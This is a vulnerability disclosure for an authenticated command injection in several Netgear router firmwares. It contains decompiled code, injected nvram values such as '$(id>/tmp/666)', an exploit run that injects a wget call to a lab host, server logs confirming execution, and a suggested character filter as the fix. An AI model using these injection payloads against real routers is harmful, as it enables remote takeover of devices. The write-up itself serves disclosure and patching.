Vulnerability Description

There are some command injection vulnerabilitys in the Netgear router D6220 with Firmware Version 1.0.0.80(lastest)、D8500 with Firmware Version 1.0.3.60(lastest)、R6700 with Firmware Version 1.0.2.26(lastest)、R6900 wite Firmware Version 1.0.2.26(lastest). If an attacker gains web management privileges, they can inject commands into the post request parameters , thereby gaining shell privileges.

Code Analysis

Set the nvram value of ipv6_wan_ipaddr in the httpd binary at function 7ec98.


The function at address 1c24c in the binary file 'acos_service' retrieves the value of 'ipv6_wan_ipaddr_old' from nvram using the key 'ipv6_wan_ipaddr', where the value of 'ipv6_wan_ipaddr_old' is the same as that of 'ipv6_wan_ipaddr'. Finally, the value of 'ipv6_wan_ipaddr_old' from nvram is concatenated to the system function.

```
Decompile: FUN_0001c24c - (acos_service_netgear_R6250)
1
2  undefined4 FUN_0001c24c(char *param_1,undefined4 param_2)
3
4  {
5    int iVar1;
6    int iVar2;
7    undefined4 uVar3;
8    undefined4 uVar4;
9    undefined4 uVar5;
10   undefined4 local_98;
11   undefined4 uStack_94;
12   undefined4 uStack_90;
13   undefined4 uStack_8c;
14   undefined4 local_88;
15   undefined4 uStack_84;
16
17   iVar1 = acosNvramConfig_match("ipv6_wan_ipaddr_old",&DAT_00023274);
18   if ((iVar1 == 0) && (iVar1 = strcmp(param_1,"autoconfig"), iVar1 != 0)) {
19     uVar3 = acosNvramConfig_get("ipv6_wan_ipaddr_old");
20     uVar4 = acosNvramConfig_get("ipv6_wan_length_old");
21     sprintf((char *)&local_98,"ifconfig %s del %s/%s",param_2,uVar3,uVar4);
22     system((char *)&local_98);
23     acosNvramConfig_set("ipv6_wan_ipaddr_old",&DAT_00023274);
24     acosNvramConfig_set("ipv6_wan_length_old",&DAT_00023274);
25   }
```

```
~ # nvram get ipv6_wan_ipaddr
nvram_get_buf: ipv6_wan_ipaddr
sem_lock: Already initialized!
sem_get: Key: 411000f7
nvram_get_buf:

[NVRAM] 15 ipv6_wan_ipaddr

sem_get: Key: 411000f7
nvram_get_buf: = "$(id>/tmp/666)"
$(id>/tmp/666)
~ # nvram get ipv6_wan_ipaddr_old
nvram_get_buf: ipv6_wan_ipaddr_old
sem_lock: Already initialized!
sem_get: Key: 411000f7
nvram_get_buf:

[NVRAM] 19 ipv6_wan_ipaddr_old

sem_get: Key: 411000f7
nvram_get_buf: = "$(id>/tmp/666)"
$(id>/tmp/666)
```

Environment setup

Fireware download : https://www.downloads.netgear.com/files/GDC/D6220/D6220-V1.0.0.80_1.0.80.zip




Set up the router environment through FirmAE.

Refer to https://www.anquanke.com/post/id/288053 for instructions.

```
root@ubuntu:/FirmAE# ./run.sh -d netgear /tmp/D6220-V1.0.0.80_1.0.80.zip
[*] /tmp/D6220-V1.0.0.80_1.0.80.zip emulation start!!!
[*] extract done!!!
[*] get architecture done!!!
mke2fs 1.45.5 (07-Jan-2020)
e2fsck 1.45.5 (07-Jan-2020)
[*] infer network start!!!

[IID] 4
[MODE] debug
[+] Network reachable on 192.168.0.1!
[+] Run debug!
Creating TAP device tap4_0...
Set 'tap4_0' persistent and owned by uid 1000
Bringing up TAP device...
Creating TAP device tap4_1...
Set 'tap4_1' persistent and owned by uid 1000
Bringing up TAP device...
Creating TAP device tap4_2...
Set 'tap4_2' persistent and owned by uid 1000
Bringing up TAP device...
Starting emulation of firmware... 192.168.0.1 true true 25.663880209 48.283778144
[*] firmware - D6220-V1.0.0.80_1.0.80
[*] IP - 192.168.0.1
[*] connecting to netcat (192.168.0.1:31337)
[-] failed to connect netcat
-----------------------------
|       FirmAE Debugger      |
-----------------------------
1. connect to socat
2. connect to shell
3. tcpdump
4. run gdbserver
5. file transfer
6. exit
```

Finished



Vulnerability reproduction

Run exp

```
root@ubuntu:/tmp# python3 ./Exp.py
Enter Target IP : 192.168.0.1
Enter Target username : admin
Enter Target passwd : Qwer1234
Enter you want cmd : wget%20http://192.168.0.2:88/RCE
YWRtaW46UXdlcjEyMzQ=
The Set-Cookie value is: XSRF_TOKEN=1222440606; Path=/
1222440606
csrf_id is :75ba532eceb72e49e5f57efcba52920c27880564d0c4a
end!!!
root@ubuntu:/tmp#
```

Command injection successfully demonstrated.

```
root@ubuntu:/home/pwn# python3 -m http.server 88 --bind 192.168.0.2
Serving HTTP on 192.168.0.2 port 88 (http://192.168.0.2:88/) ...
192.168.0.2 - - [12/May/2023 07:31:17] code 404, message File not found
192.168.0.2 - - [12/May/2023 07:31:17] "GET /RCE HTTP/1.1" 404 -
192.168.0.2 - - [12/May/2023 07:31:17] code 404, message File not found
192.168.0.2 - - [12/May/2023 07:31:17] "GET /favicon.ico HTTP/1.1" 404 -
```

Vulnerability Fix

Filter the characters ` $; | & from the parameters ipv6_wan_length, ipv6_lan_ipaddr, ipv6_wan_ipaddr, ipv6_wan_gateway,ipv6_lan_length.